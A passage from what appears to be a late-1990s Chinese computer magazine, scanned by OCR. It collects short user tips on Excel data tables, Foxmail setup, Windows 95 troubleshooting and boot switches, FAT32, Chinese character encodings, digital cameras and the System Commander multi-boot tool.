（5）在"输入引用行的单元格"编辑框中，输入要由行数值替换的输入单元格的引用。

（6）在"输入引用列的单元格"编辑框中，输入要由

输入引用行的单元格

用于替换‘输入引用行的单元格’的值

	A	B	C	D	E	F	G
1	抵押贷款						
2	首期付款额		6,474.70	10	16	20	24
3	利率	9.50%	9.00%	5,208.56	3,327.94	2,701.53	2,284.24
4	期限（月）	6	9.25%	5,214.42	3,333.68	2,707.26	2,289.98
5	贷款额	50,000	9.50%	5,220.26	3,339.43	2,713.00	2,295.72
6			9.75%	5,226.15	3,345.19	2,718.74	2,301.48
7			9.90%	5,229.67	3,348.64	2,722.19	2,304.94

输入引用列的单元格

用于替换‘输入引用列的单元格’的值

图 7

列数值替换的输入单元格的引用。

图 7 就是一个模拟运算表，利用函数 PMT，显示不同利率和贷款期限对贷款偿还产生的影响。在该示例中，单元格 C2 中含有引用了输入单元格 B3 和 B4 的付款公式：=PMT(B3/12，B4，B5)。还可以选用其它函数，进行其它数值预测，比如选用函数 PPMT，显示不同利率和贷款期限对本金偿还的影响；选用函数 PRICE 预测不同利率的对面值¥100 的有价证券价格的影响……

3.5 Excel 的其他数据处理功能

收集和分析销售数据不仅仅是为了掌握当前销售情况，更希望能预见未来。Excel 的“规划求解”和“方案”，可以根据现有或假设数据，进行预测分析，提供中肯的建议或可行方案，繁琐的运算现在瞬间便可完成！比如，上述公司在制定销售计划时，若希望在总的广告费用不超过 40000 的前提下，年利润达到最大值，这时就可以使用“规划求解”，通过改变每个季度的广告费（广告费影响销售数量），使年利润达到最大（如图 8）。“规划求解”运行后得到的新数值见图 9。

	A	B	C	D	E	F
1		第一季度	第二季度	第三季度	第四季度	总计
2	销售数量	3,592	4,390	3,192	4,789	15,963
3	销售总收入	¥143,662	¥175,587	¥127,700	¥191,549	¥638,498
4	销售成本	89,789	109,742	79,812	119,718	399,061
5	广告费用	10,000	10,000	10,000	10,000	40,000
6	杂项费用	21,549	26,338	19,155	28,732	95,774
7	利润	¥22,324	¥29,507	¥18,733	¥33,099	103,663

图 8

5	广告费用	7,270	12,347	5,120	15,263	40,000
6	杂项费用	21,549	26,338	19,155	28,732	95,774
7	利润	¥25,154	¥28,160	¥23,613	¥28,136	105,063

图 9

而如果需要建立一份预算报表，但尚不能确定具体的收入数字，就可以先假定几组不同的输入值，然后使用“方案”，通过在方案（比如最差情况和最好情况）之间切换进行假设分析。

Excel 提供的强大的数据库功能，可以很容易将数据清单用作数据库，在数据库中进行查询、排序或汇总数据等操作，也可以从外部数据库如 Microsoft Access 中检索数据，大大方便了对数据清单的管理以及数据的检索，使繁琐的操作简洁明了。

超级链接是从一个工作簿跳转到另一个工作簿的捷径。比如您可以在 1996 年销售报表中添加指向该报表数据透视表的超级链接，以便能随时查看该透视表。如果需要将反映该销售报表的圆柱形图表发布在 Web 上，供合作伙伴或其他用户参考，Excel 的 Internet 功能将满足您的要求！

（待续）

（上接 P62）

FOXMAIL 是一种比较适合中国人使用的软件，此软件由张小龙先生开发，全中文界面，免费使用，你可以从这个网址去下载最新版的软件：

http://www.bol.co.cn/download/foxmail/foxmail.htm

软件解压后，运行 FOXMAIL.EXE，然后选择“工具”选项，出现一对话框；选个人信息，填上姓名、单位、电子邮件地址；然后选邮件服务器，填上 SMTP（发送邮件服务器），POP3（接收邮件服务器），POP3 邮箱帐号及口令。

NETADDRESS 的 SMTP 和 POP3 分别是：

SMTP: MAIL.NETADDRESS.COM

POP3: POP.NETADDRESS.COM


帐号及口令分别填上你从 NETADDRESS 上申请到的 E－mail 地址及口令即可，剩下的选项你可根据你的需要而填。

接下来的操作很简单：等你联上网后，运行 FOXMAIL，点“发送邮件”即可把你写好信送到服务器上；点“收取邮件”即可把信从服务器上下载下来。至于那些登录、联接、输入口令的事，都不用你操心了，简单吧！

如果你有条件上网，还是多多实践吧，这样才能成为高手！等你申请到了中意的邮箱和能熟练地使用离线 E－mail 软件后，可别忘了和我联系一下哟！

我的 E－mail 是：fang－yuanjun@usa.net

Tryit!



影子内存

在计算机的各种 ROM 存储器中（如主板上的 ROM BIOS、显示适配器上的 ROM BIOS 以及硬盘 ROM BIOS 等）都保存着非常重要的各种 BIOS 程序，这些 BIOS 程序通常都运行在它们各自的 ROM 存储器中。由于 ROM 存储器的速度一般要比 RAM 存储器低数倍，所以如果能使这些 BIOS 程序在 RAM 存储器中运行，将会大大提高系统的速度。设置“影子内存”的作用正是如此。

所谓“影子内存”，就是将各种 ROM 存储器中的 BIOS 程序复制到插在主板上的‘内存条’中，让它们在这种 RAM 存储器中运行，以提高系统的运行速度。由于此时在 RAM 存储器中形成了 ROM 存储器中内容的一个“影子”，所以称这一部分 RAM 存储器为“影子内存”。

设置“影子内存”不会减小 UMB 的容量，这是因为影子内存使用的地址是与上位内存中那些 ROM 存储器相同的地址。所以在不与其它应用程序冲突的情况下、在设置 CMOS 参数时，应设置所有的 BIOS 都使用影子内存，结果会提高系统的运行速度——特别是显示速度。

（吉林　陈健）

关于 FAT32

WINDOWS95　OEM2 版（俗称 WIN97）初次引入了文件分区表 FAT32，为管理更大的硬盘提供了新的技术。目前 OEM2 版提供的 FAT32 分区技术执行起来还比较麻烦，在未来 WIN95 更高版本（MEMPHIS）中这一分区技术将得到完善，它将提供一个从 FAT16 转换到 FAT32 的转换程序，但能否从 FAT32 转换到 FAT16，目前还未有定论。

首先 FAT32 文件分区表有几点需要说明：FAT32 将更有效地利用硬盘空间来组织文件结构，但并不说明使用了 FAT32 分区，会使原来的硬盘空间变大，其实 FAT32 分区并不改变其硬盘空间，相反原来提供的磁盘倍增技术 DBLSPACE 和 DRVSPACE 不能在 FAT32 分区中得到应用；使用了 FAT32 分区技术并不能提高计算机的运行速度，相反在 MS－DOS 模式下运行，其速度相应会降低，如果加载快速磁盘缓冲程序，速度可能会提高，但又占据了一定的基本内存或高端内存空间；FAT32 兼容所有 MS－DOS 和视窗应用程序，但如要用 MS－DOS 系统软盘或 CDROM 来引导计算机将读不到硬盘；进行 FAT32 分区以后，不能再次安装 MS－DOS6.X，因为系统解释器 COMMAND.COM 已由原来的 MS－DOS6.0 升级为 MS－DOS7.0 版本。

（广州　方伟）

趣话 2 和 4

2 的英文发音与 to（意为“转向、转为”）相同，因此，在软件名称中，to 常简记为 2。如 EXE2COM 意为将 EXE 文件转为 COM 文件。

4 的英文发音与 for（意为“适用于…、…下的”）相同，因此，在软件名称中，for 常简记为 4。如 SYS4WIN 意为 Windows 下的 SYS 文件。

（成都　胡科）

闪速存储器

闪速存储器（Flash Memory）是指电擦除可编程只读存储器 EEPROM（Electrically Erasable Programmable ROM），其主要特征是采用非挥发性存储技术，即掉电后能长期保持存储的信息，除非给它一个高电压进行擦除。闪速存储器既有 ROM 的特点，又能象 RAM 那样具有很高的存取速度，易于擦除和重写，常用于储存需长期保持的重要系统信息，以便升级时更新。存储在闪速存储器中的有基本输入系统 BIOS、上电自检程序 POST、配置/设置实用程序、必要的产品数据、即插即用配置信息及 ISA 传统配置信息等。

（成都　胡科）



Win 95 紧急恢复

我们使用 Win 95 时，经常会出现莫名其妙的问题使系统启动不了，或者只能以安全模式启动，很多原来的程序都用不了。怎么办？

其实 Win 95 提供了一种很简便的恢复办法，叫 Win 95 紧急恢复实用程序，但 Win 95 没有把它安装在硬盘上。我们可以在 Win 95 CD 盘的 OTHER\ MISC\ ERU 找到它，只要运行 ERU. EXE，就可以一步一步地教你怎样做。注意，当它问你选择什么文件来保存时，你最好选择 CUSTOM（定制），把 Win 95 的 SYSTEM. DAT 也备份起来。

对你的一部分或全部的系统配置文件创建备份的步骤仅仅是运行文件 ERU. EXE 即可，为了执行恢复实用程序（ERU. EXE），请将计算机引导到命令提示符（实模式）下。如果你不希望恢复列表中的所有文件，那么请先使用空格健来对它们进行切换选择，然后再开始恢复过程。

将计算机重新引导，当屏幕出现"STARTING Win 95"时请按 F8 键，再选择"SAFE MODE COMMAND PROMPT ONLY"选项，然后你就可以更改备份目录并运行 ERU. EXE 实用程序了。

建议你在每次进行重要的系统更改时（如添加新硬件或软件）都使用该实用程序创建一个备份。

（广州　秦树畅）

试试 PDOS 95

在 DOS 6. 22 中文版上安装 WIN 95，如果系统已安装了中文系统和字库，WIN 95 初始化时会自动将中文系统升级，但过程繁琐，所以使用者并不多。现在 WIN 95 OEM 升级版对此进行了改进，无须先安装 DOS 6. 22 后面 6 张中文软盘即可进行中文系统升级。WIN 95 OEM 升级版自带四种中文字库，包括常用的宋体、仿宋体、楷体和黑体，安装以后四种字体收归在 WIN 95 的 COMMAND 子目录下，启动方式由原来键入 PBIOS 改为键入 PDOS 95。

在 DOS 方式下键入 PDOS 95 后，即启动了 MS-DOS 7. 0 的中文系统（CHINESE SYSTEM KERNEL）、MSDOS 6. 22 中文字体驱动程序、MSDOS 7. 0 显示驱动程序、MSDOS 6. 22 通用词典输入法（包括拼音、双拼、区位和国标），最后是进入中文系统控制台。在显示器右下角即出现一行字体"Win 95 中文 DOS 方式"，这时你已经进入了中文支撑平台，通过热键 CTRL + SPACE 或 SHIFT + CTRL 切换输入法。

在 Win 95 中文 DOS 方式下，通过热键 CTRL + F10 可进行显示风格、输入风格和打印风格等设置。改进后的中文 DOS 方式进出非常流畅，退出时键入 EXIT 或强行关闭窗口都可以，并可把中文 DOS 方式处理成后台等待，转入窗口进行其他工作，切换非常平滑，没有出现花屏等现象。事实上很多需要中文平台支撑的中文应用软件，如文字表格处理的 CCED、通信软件 TELIX 和离线阅读 BWAVE 等都可以得到很好的支撑。

（广州　方伟）

给 Win 95 鼠标变个样

双击我的电脑→控制面板→鼠标，在出现的鼠标指针设置窗口，单击"指针"选项，单击"方案(S)："下面方框框旁的▼打开此下拉框。在下面的指针图案选择框中，选中一个如第一个"正常选择"的鼠标图标，就是我们熟悉的向左上方倾斜的空心箭头。要改变这个图标，可单击下面的"浏览(B)…"按钮，从中选择一个自己喜欢的指针图标，然后单击"打开(O)"按钮。

除了 Win 95 自带的图标外，这里还有 Dan Goldwater 专门为 Win 95/NT 所编写的 331 个、其中 177 个为动画鼠标指针图标软件。这套图标的原文件是用 ZIP 压缩的，可以通过 E-Mail 地址：ddmi. demon. co. uk foxy_lady @ msn. com 获取。压缩文件的长度约有 191KB，释放后约需 1. 3MB 的磁盘空间。安装很简单，直接将这个名为"170_ICON. ZIP"的压缩文件释放到 Win 95 下的 CURSORS 目录下，就可用上述方法配置使用。其中有不少有趣的动画图标："After Dark"是日升月落星转斗移的画面，"大眼睛"会向你飘送"秋波"，Win 飘扬的小旗招摇过市……，你可以通过轮换使用这些图标，使你的 Win 95 的鼠标图标总是生动和有趣！

（成都　于建原）

WIN. COM 的参数

由于 Win 95 的强大功能，其内部管理也非常复杂，用户的错误操作、系统硬件的添加或删除等都可能导致 Win 95 无法正常进入图形界面，只能引导到 DOS 提示符下。下面介绍利用 Win 95 的启动程序 WIN. COM 的命令行开关解决 Win 95 启动失败的方法。WIN. COM 命令行的调用形式如下：

WIN [/D：[F][M][S][V][X]]

/D：F 参数用于关闭 32 位磁盘访问，该参数与

SYSTEM. INI 文件中的 32BitDiskAccess = FALSE 设置等效。如果使用这一参数后 Win 95 启动正常，那么出错的原因是用户的硬盘不支持 32 位磁盘访问。解决方法是打开控制面板中的系统图标，鼠标点取性能按钮，点击文件系统后选取疑难解答，激活"禁用所有的 32 位保护模式磁盘驱动程序"选项，然后重新启动 Win 95。但是这样会降低 Win 95 的整体性能。最好的解决办法是重新购买一块新式硬盘。

/D：M 参数是以安全模式（Safe Mode）启动 Win 95 且不运行网络，相当于开机出现"Starting Win 95…"后按功能键 F5。使用该参数 Win 95 启动正常，说明系统中设备占用资源发生了冲突或者是显示器、显示卡的类型设置错误。打开系统图标，查看设备项前是否有黄色的惊叹号（!），如有则手动选择硬件占用的资源，显示设备则选择正确的类型，重新启动 Win 95。

/D：N 参数是以安全模式启动 Win 95 和网络，相当于在"Starting Win 95…"后按功能键 F6。出现的问题可能是网络软硬件或者硬盘设置不正确，检查是否有硬件冲突或者网络配置错误，修正错误后重启 Win 95。

/D：S 参数禁止 Win 95 将 F000：000 ~ 1MB 的 ROM 地址空间用于中断，该参数同 SYSTEM. INI 文件中的 SystemRomBreakPoint = FALSE 设置等效。使用该参数用于确定是否有第三方内存管理器（如 QEMM、386MAX）占用这些内存空间，建议用 Win 95 的 HIMEM. SYS 和 EMM386. EXE 代替，然后重新启动机器。

/D：V 参数是让 Win 95 使用机器的 ROM 例程处理来自硬盘控制器的中断，与 SYSTEM. INI 中的 VirtualHDIRQ = FALSE 项等效。这说明 Win 95 无法正确处理来自硬盘控制器的中断，系统内的硬盘与 Win 95 不兼容，最好换用一块新式硬盘后重新安装 Win 95。

/D：X 参数使 Win 95 在启动时不使用所有高位内存，相当于 SYSTEM. INI 文件中的 EMMExclude = A000 – FFFF，如果使用这一参数 Win 95 可正常启动，说明 Win 95 和系统中的其它设备在使用高位内存块时发生了冲突。解决的办法是将高位内存的排除范围逐渐缩小，直至确定出发生冲突的地址范围。

（山东　赵长军）

缩短 Windows 引导时间

通常每个 Windows 应用程序在安装时都要在 WIN. INI 文件中增添一些东西，随着 Windows 应用程序不断增多，WIN. INI 就会变得越来越长。由于每次启动时 Windows 都要处理 WIN. INI 文件中的所有信息，Windows 引导时间就会变长。

当用户删除一些不用的程序时，删除文件并不会把它在 WIN. INI 中的条目也自动删除。这些条目仍然保持在原处不动，把文件搞得很乱，使 Windows 无谓地空忙。因此在删除不用的程序时，除删除程序外，还必须要用手工删除该程序在 WIN. INI 文件中的条目。为此用户可以使用文本编辑器（例如用 SYSEDIT）打开 WIN. INI 文件，从中找出标有[EXTENSIONS]的那个段，查找并删除那些与删去的程序文件扩展名相对应的行。然后查找整个文件找到与该程序有关的那个段，段的开头是用括号括起来的程序名，删除这个标题后面的所有内容，直到下一条括号标题为止，它可能包含了许多设置行。（呼和浩特　王金旺）

扫雷"英雄"

Windows 内有一个人所共知的小游戏，就是扫雷，听说微软统计到的世界记录是 97 秒（指最高级）。国内有人在电视上表演过 133 秒，可我自己反复操练，记录也只是 158 秒，再也提高不了一秒，心想，怎么才能创造一个吓死人的纪录呢？

我想，Windows 系统里一定有那么一个专门用于登记扫雷最新记录的文件，如果找到，不就可以……我就把 Windows 子目录底下的文件挨个查了一遍。功夫不负有心人，终于被我找到了，它位于 Windows 子目录底下，芳名是 Winmine. ini。其中 Time1、Time2、Time3 表示记录时间，Name1、Name2、Name3 为记录保持者的名字。

现在你可以随心所欲地修改时间了：比如在朋友家，你利用支开朋友去倒水的功夫，把时间都改成 1 秒，然后再修改底下的名字项，换成你的名字或其它东西：Name1 = 幸福之声上海申花；Name2 = 愤怒之声大连万达；Name3 = 寂静之声北京国安。保存退出。再次打开扫雷游戏，选择'游戏'中的'最短时间"，看一看发生了什么！

当你接过朋友递给来的水时跟他吹些什么，那就是你自己的事了。当然，为了逼真，最好是改成初级 4 秒、中级 31 秒、高级 99 秒什么的。因为都改成 1 秒你的朋友根本就不会信，说不定马上就去找《kv300》呢。

（北京　冰河）



汉字系统的机内码

□河南　刘伟

从 Internet 网下载的港台中文有时是满篇奇怪符号,这是汉字系统机内码不同所造成的。

机内码是计算机汉字系统中一个重要概念，简言之,它是汉字系统各模块(输入、输出、汉字库、系统软件和应用软件)之间的通讯"语言"。目前中国大陆、港台、日本、韩国等地各种汉字系统中使用着不同的机内码。

国标机内码

它是基于国标 2312－80 区位码的变形区位码,因国标区位码有与 ASCII 码冲突的问题。一个汉字用两个字节表示:一种方案是两字节高位均为 1,该机内码可从区位码加一常数获得。使用此方案的汉字系统中当一个汉字的某个字节被删或高位被置 0，其后汉字会出错，成为怪字串；另一种方案是一个字节高位为 1，另一个字节高位为 0，此方法提供了检测汉字必须为双字节的信息,这样高位为 1 的字节被删后,高位为 0 的字节会被当做 ASCII 码输出,不出现怪字串,若有两个高位为 1 的字节相连,系统可识别出错误(也有 4 个字节表示一个汉字的方案,因不常见故从略)。

港台常用码 BIG-5 码

此方案中一个汉字也是用两个字节表示，第一个字节高位为 1,从 A1H 到 FAH,第二字节分两个区间,第一个区间从 40H 到 7EH，第二个区间从 A1H 到 FEH,一共可表示汉字 12000 多个。

国际通用码 CJK 码

国际标准化组织 ISO 制订了 ISO-IEC 10646-1.2 通用多八位编码字符集 UCS(Universal Mutiple-0ctet Coded Character Set)，A 区为拼音文字区，I 区是中、日、韩统一汉字区,第一字节从 4EH 到 9FH,第二字节从 00H 到 FFH,一共可表达 20992 个汉字;另有 0 区标准化备用区 16384 个字位,R 区限制使用区 8190 个字位。

目前支持多内码的软件和内码转换软件已有许多,可以让我们避免内码不同造成的问题,免去"怪字串"之类麻烦,尤其在访问 Internet 的时候。中文系统如 UCDOS、中文之星、天汇等都带有 BIG-5 码转换程序,四通利方的 RICHINA 网上中文查询器支持多种内码,香港还有《繁简通》转换软件、《加盟》、《南极》等双内码中文系统。另外,NJWIN 是一个共享软件,运行于 Win 95 环境,支持中、日、韩三国文字的各种编码标准,作者是 Australia 的 Hongbo, Internet 网址:hongbo@njstar.com.au，在 WWW 上的主页为 http://njstar.com.au/njstar/。

用 DOSSHELL 浏览文件


□宜春　吴志强　吴淞岭

在 WINDOWS 的文件管理器下面,如想观看某个文件的内容，必需先将有这类扩展名的文件与某一软件建立关联,然后才能打开观看。但是这里有几个问题:文件没有扩展名,无法建立关联,不能打开;有扩展名却没有与之相适应的软件可建立关联，无法打开;可以建立关联，可是文件太大,相应的软件无法处理,也无法打开。

在 DOS 下面用 TYPE 命令只能用来观看文本文件，如是其它文件则显示一些乱码，喇叭发出怪叫，然后就退出,无法观看。其它一些软件也有其局限性。

然而在 DOSSHELL 下面，如想观看任何文件的内容——不管是文本文件还是可执行文件，也不管是数据库文件，还是镜像文件，只需选中该文件，然后按 F9 键，就可显出该文件的内容。文本文件可以文本方式观看，其它文件则可以十六进制代码方式观看，并且右边有一窗口显出其中十六进制代码对应的文本内容，如为非文本内容则以小点代替。如若显示方式不对,只需再按一下 F9 键,就可由十六进制代码变为文本方式,或是相反。不管文件大小是几百 K 还是几百兆,都可以观看。DOSSHELL 观看文件的最大好处是不管怎样操作都不会在无意中破坏文件。

用中文之星制作“轻松表格”



□沈阳　王晓阳

在如今各种运用计算机制表的软件当中，笔者认为中文之星的“轻松表格”是其中最好的。它界面友好、操作简单，符合中国人的制表习惯。下面就谈一下使用‘轻松表格’时的一些经验和体会，供大家参考。

在“建立表格”工具按钮上点击鼠标左键，拖动鼠标，当所示的基本表格行列数达到所需要求时，再次点击鼠标左键，则在表格文本窗口中显示一空白的分隔均匀的基本表格。

当然，所需表格一般不会是分隔均匀的，这就需要进行表格线的移动。其方法是先将光标移动到相应的表格线上，此时光标将显示成‘分隔符’状，然后有三种形式的移动方法：一是按住鼠标左键移动，这只是移动光标所在的整条表格线；二是同时按 Shift 键和鼠标左键，这样就能移动光标所在及其后的所有表格线；三是同时按 Ctrl 键和鼠标左键，此时仅能移动光标所在特定表格单元的表格线。

对选定的表格单元组，还可以进行融合或分割。选择所需表格单元组的方法是：移动鼠标光标到欲选择的表格单元组的某一起点，按下鼠标左键不放，拖动鼠标，则鼠标光标所经过的矩形区域的表格单元将被反转显示，这些表格单元就是选择的表格单元；当所选表格满足需要时，松开鼠标左键即可。

我们还可以对所选择的单元组进行分割或融合。在菜单的 B 表格一栏中有相应的选项。其操作方法比较简单，这里就不详细介绍了。

在向所选表格单元输入文字的过程中，可使用以下快捷键：

End　移动光标到输入条尾

Home　移动光标到输入条头

Del　删除光标处的字符

Backspace　删除光标前的字符

Shift +　向左扩充当前块选择

Shift –　向右扩充当前块选择

Shift + End　扩充当前块选择到内容尾

Shift + Home　扩充当前块选择到内容头

Shift + Del　将当前所选块内容剪贴到剪贴板中

Ctrl + Ins　将当前所选块内容复制到剪贴板中

Shift + Ins　将剪贴板中的内容读取到当前光标处

“轻松表格’还提供了操作简单但内容丰富的斜线功能。用鼠标双击欲添加斜线的表格单元，即可将当前表格单元设置为斜线单元。此时按一次 <Ins> 键将在该斜线框中加入一条斜线。所加入的斜线，缺省情况下为该单元的对角线。可以多次按 <Ins> 键以便加入多条斜线。我们还可以改变斜线的角度，方法是用鼠标点击欲改变角度的斜线，此时所选斜线的两端将出现两个小黑方块。移动鼠标光标，使之指向某一小黑方块，按住鼠标左键后拖动鼠标，则所选斜线的此端点将随着鼠标的移动而移动、当角度合适的时候松开鼠标，完成斜线角度的设置。“轻松表格’中删除斜线的方法也很简单，只需选中斜线，然后按一下〈Del〉键即可。

当建立了斜线单元之后，随之就产生了如何向斜线单元之中输入文字的问题。“轻松表格’提供了很好的解决办法。其操作也非常简单：把光标移动到需要输入字符的位置，点击鼠标的右键，定下输入的起始位置，然后就可以输入字符了。

另外，我们作表一般都要有表头、制表人、制表时间等不需要有边框线的附件，还有的表格的边框有特殊的要求，象加粗、虚线等。“轻松表格’也能满足这些需要。这时要先选择好改变边框类型的表格单元组，然后选择菜单 B 表格中的设定边框类型项，屏幕上将显示‘设置边框类型’对话框。这时选择要改变的表格线，然后点击鼠标左键，屏幕上将弹出一个线段类型列表，在该表中点按所需的特定线段类型。最后点击‘确定”按钮就可以了。

在表格制完要打印之前，要先用模拟显示功能看一下表格单元中的所有字符是否都正常显示，因为在编辑屏幕中看到的表格与实际打印出来的会有一些偏差。

电脑新外设——数字相机

□日本东京　李尔民

1997年，电脑更进一步走入中国家庭的同时，数字式照相机也开始敲门。本人在东京从事多年的电脑工作，在这里愿将数字式照相机基本原理和存储方式向祖国的读者作一介绍。

数字式照相机的原理是利用CCD(Charge Coupled Device)使光信号转变为电信号、记录在存储器上。CCD的决定性的指标在于它的像素数。受光像素数越多，图像的清晰度越高。中档次的数字式照相机的像素数35—41万。高档次的数字式照相机的像素数80—140万。专用的数字式照相机的像素数有的超过300万。一般来讲35万像素数的CCD输出信号640×480点阵，80万像素数的CCD输出信号1024×768点阵。

决定画质的因素除了像素数外，还有几项因素。首先来看CCD的面积。CCD的面积非常小，为能在狭小的面积上构成鲜明的图像，必须要求配有高性能的镜头。

但是，现有的镜头只有每厘米150点的精度。中档机大多使用1/3英寸CCD，对于1/3英寸CCD的面积，即使像素数在100万以上，也不能获得高质量的画质。即使提高输出信号的解像度，因镜头成像密度不足，信息量不可能再增大。

若加大CCD的面积，使用同样的镜头，画面的清晰度可以提高。例如，高档机DS－300(富士照相机)的CCD有2/3英寸，比1/3英寸CCD的面积大四倍。今后的数字式照相机，以超过100万像素数的机种为主，CCD的面积就更显得重要。

CCD的彩色过滤境有多种，通过深蓝、大红、黄、绿(辅色过滤)与红、绿、蓝(原色过滤)的对比，调节拍摄的画面。一般来说，辅色过滤色彩度低，感觉比较平淡，而原色过滤动态范围大，可以再现被摄物的原色。

按照CCD的像素形状，其画质有所不同。数字式照相机沿用电视摄像机所用的竖长型画质CCD。但是，因为电脑的画面是由正方型的像素构成的，从CCD直接输入到电脑的图像会变成宽型。为正确表示图像，需要经软件进行一定比例的修正，这样一来图像会有一定程度的失真。为此专门设计的正方像素CCD的机种逐步增加。

图像有记录在内装存储器和可以交换的存储卡两类。低档的数字式照相机以内装存储器为主，其缺点是当内装存储器存满后，暂时不能再进行拍摄。对于存储卡型的照相机，只要有备用的存储卡，就象换胶卷一样，拍摄张数不受限制，其缺点是照相机本身的制造成本高，体积也大。

即使是使用同一种存储卡，以什么方式记录图像也因厂家不同，拍摄张数及画质会不相同。

640×480点阵全色图像，不经处理而直接记录的话，一张需用900KB的存储量。但是，内装存储器和存储卡的容量最大为数兆字节，显然可拍摄的张数少而又少。

实际上图像数据是经压缩后再做记录，这种JPEG压缩方式广泛使用。压缩到低于十分之一的数字式照相机占多数，这种压缩操作因为经程序处理，从拍摄到图像记录结束需花一定的时间。也就是说，按下快门后，到下一次能按快门之间要等一段时间。一般平均在数秒，也有的超过10秒。这与处理图像的处理器及内装的压缩软件能力有关。

中档数字式照相机大多数不带变焦镜头。变焦镜头是由复数的镜头进行组合，实现焦距的自由变化。因为数字式照相机对镜头要求更高，所以价格5万日元以下的数字式照相机，考虑成本的关系，不太可能装变焦距镜头。

代替变焦镜头，有若干种数字式照相机带有焦距切换装置（称做两焦距切换），不像变焦镜头那样自由，只有广角和望远两档进行切换使用。

带有自动对焦的数字式照相机较多，对近景易模糊的缺陷进行补正。因为数字式照相机多用于代替抄写被忘录，为获得清晰图像，近景拍摄时用自动对焦档。例如DC－2E(理光)能在1英寸近距拍摄，报纸上的小文字也能清晰地摄下。

数字式照相机的输出方法有两种：(1)数码输出；(2)录像机信号输出。

利用信号线传送数据，多数采用串联信号方式(RS－232、RS－422)，最高通信速度限制在115.2Kbps。若图像的数据量大，传送时间需要数分钟。为克服这个缺点，出现了利用SCSI的高速传送方式。

有的照相机利用红外线通信做数据传输，根据五厂家NTT、SONY、SHARP、CASIO、OKAYA、SYSTEMWAREW的建议，提出数字式照相机的红外线通信规格。规格统一后，不同厂家的数字式照相机之间可实现图像交换、打印机上印刷，通信速度最大可达4Mbps。并且将来USB(Universal Serial Bus)、IEEE1394普及时，采用该技术的数字式照相机的传送速度会得到彻底解决。

用 System Commander 安装多个操作系统

□广州 陶健

使用 OS/2 建双 C 盘、用 Partition Magic 建多个可引导区等方法确实较复杂,而且受 DOS 性能的限制也很大。在此我想为大家介绍一个简单实用的多系统引导工具 System Commander(以下简称 SC)。正是通过 SC,我在不建立多个可引导分区的情况下,成功地在电脑上同时安装了 DOS 6.22、PWIN 95+PLUS、PWIN 95 OSR2 和 MEMPHIS。

常见的 SC 主要有 SC 3.0 和 SC 3.07。若您想采用 FAT 32 的分区模式,那就不要选 SC 3.0 版,因为它不兼容 FAT 32。SC 3.07 版能很好地兼容 FAT32,但它却不能认出 DOS 6.22(解决方法请看注意事项部分)。下面给出本人的硬盘(2.1GB)分区和系统安装情况,使其更直观一点。

分区盘号	卷标名	容量	分区模式	分区性质
C:	DOS 622	200MB	FAT16	基本分区
D:	WIN 32	200MB	FAT16	扩
E:	PWIN 95	500MB	FAT16	展
F:	PWIN 95 OSR2	600MB	FAT16	分
G:	MEMPHIS	600MB	FAT16	区

(对于 F 和 G 区可采用 FAT32,但这里只以 FAT16 来举例。)

1. SC 的安装

首先把 SC 的文件拷贝到硬盘,建议是在 C 区上建立一个 SC 的目录存放(这是因为 SC 在真正安装后会自动建立一个 SC 目录,为了节省硬盘空间和方便管理建议如此),并把其中的 Syscmndr.sys 文件拷贝到 C 区根目录中,然后安装 DOS 6.22。

安装完 DOS 后就进入 SC 目录,执行其中的 Install 命令。随后的步骤如下:

(1)在'Installation'的多个选项中选择'1";

(2)进入"License Summary",可按任意键继续;

(3)进入"Personalize Your Copy Of System Commander",在'Your Name'和'Your Company'中输入名字及公司名,"Other Info'可跳过,在'Serial Number'中填入 SC 的编号,完成后移动光标到"All Done"上回车;

(4)出现'Registration Card'按任意键继续;

(5)进入"Boot Diskette",此时询问您是否有启动盘。这里所指的启动盘即为普通的 DOS 启动盘,但 SC 建议该盘应有 SYS.COM、FDISK.EXE 和 FORMAT.COM 三个命令,以备 SC 安装失败时对硬盘进行恢复。选择'YES'项继续;

(6)进入"Disk Compression",包括两个选项"No disk used"和"yes disk in used",根据硬盘是否有压缩而选择不同项;

(7)此时 SC 会询问您哪个分区是可引导区(从 C~Z),由于现在只有 C 区是引导区,可采用其默认值 C 区回车即可;

(8)进入"System Commander Security",按任意键继续;

